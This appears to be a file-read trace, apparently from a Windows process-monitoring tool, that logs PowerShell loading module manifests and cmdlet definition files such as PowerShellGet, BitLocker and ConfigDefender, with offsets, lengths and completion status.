C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	289	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	success or wait	129	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	993	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadline.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	490	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	990	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C: \Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	990	end of file	1	7FFDF9E5C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\27947b366dfb4feddb2be787d72ca90d\System.Management.Automation.ni.dll.aux	0	2764	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\b187b7f31cee3e87b56c8edca55324e0\System.ni.dll.aux	0	620	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\31326613607f69254f3284ec964796c8\System.Core.ni.dll.aux	0	900	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\7488c4f196cfa60a4ca5cca24e2169b0\Microsoft.Management.Infrastructure.ni.dll.aux	0	748	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\30b81ee2f123dce6b3a8e3cd8ae30a01\Microsoft.Management.Infrastructure.Native.ni.dll.aux	0	328	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.M870d558a#\30b81ee2f123dce6b3a8e3cd8ae30a01\Microsoft.Management.Infrastructure.Native.ni.dll.aux	0	328	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\915c1ee906bd8dfc15398a4bab4acb48\System.Configuration.ni.dll.aux	0	864	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\db3df155ec9c0595b0198c4487f36ca1\System.Xml.ni.dll.aux	0	748	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\e9e64b91c0e4559f01e50ac43ffb9a2a\System.DirectoryServices.ni.dll.aux	0	752	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\8af759007c012da690062882e06694f1\System.Management.ni.dll.aux	0	764	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\ce1e467037360833610 0bea63bbc8990\System.Numerics.ni.dll.aux	0	300	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\ce574ae4e11a47e97df21426503a82c9\System.Transactions.ni.dll.aux	0	924	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	641	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	success or wait	2	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	768	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	599	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\4e979ea52142e3f41413c0b74e6f297b\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	0	2264	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\434f871c532673e1359654ad68a1c225\System.Configuration.Install.ni.dll.aux	0	1260	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	success or wait	8	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	128	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	4095	success or wait	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	0	8173	end of file	1	7FFDFB006FE3	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	278	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	4096	success or wait	3	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	0	768	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	0	4096	success or wait	74	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	0	104	end of file	1	7FFDF9E5C9C8	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	444	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	4096	success or wait	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	309	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	31	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	31	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	571	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\4135231357d2e604d3b2e98c39d401a0\Microsoft.PowerShell.Commands.Management.ni.dll.aux	0	3148	success or wait	1	7FFDFAFD5F36	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	37	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	798	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	end of file	2	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	5	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	162	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	135	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpScan.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	4096	success or wait	5	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpSignature.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	356	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpWDOScan.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	success or wait	5	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpRollback.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	31	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\ConfigDefender.psd1	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	571	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpComputerStatus.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	512	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	success or wait	32	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	798	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpPreference.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	512	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	success or wait	9	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreat.cdxml	0	4096	end of file	2	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	success or wait	4	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	162	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatCatalog.cdxml	0	4096	end of file	1	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	512	success or wait	1	7FFDF705DB8F	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	512	success or wait	2	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	1	7FFDF705DB8F	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	success or wait	18	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	135	end of file	2	7FFDF9E5C9C8	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ConfigDefender\MSFT_MpThreatDetection.cdxml	0	4096	end of file	4	7FFDF9E5C9C8	ReadFile
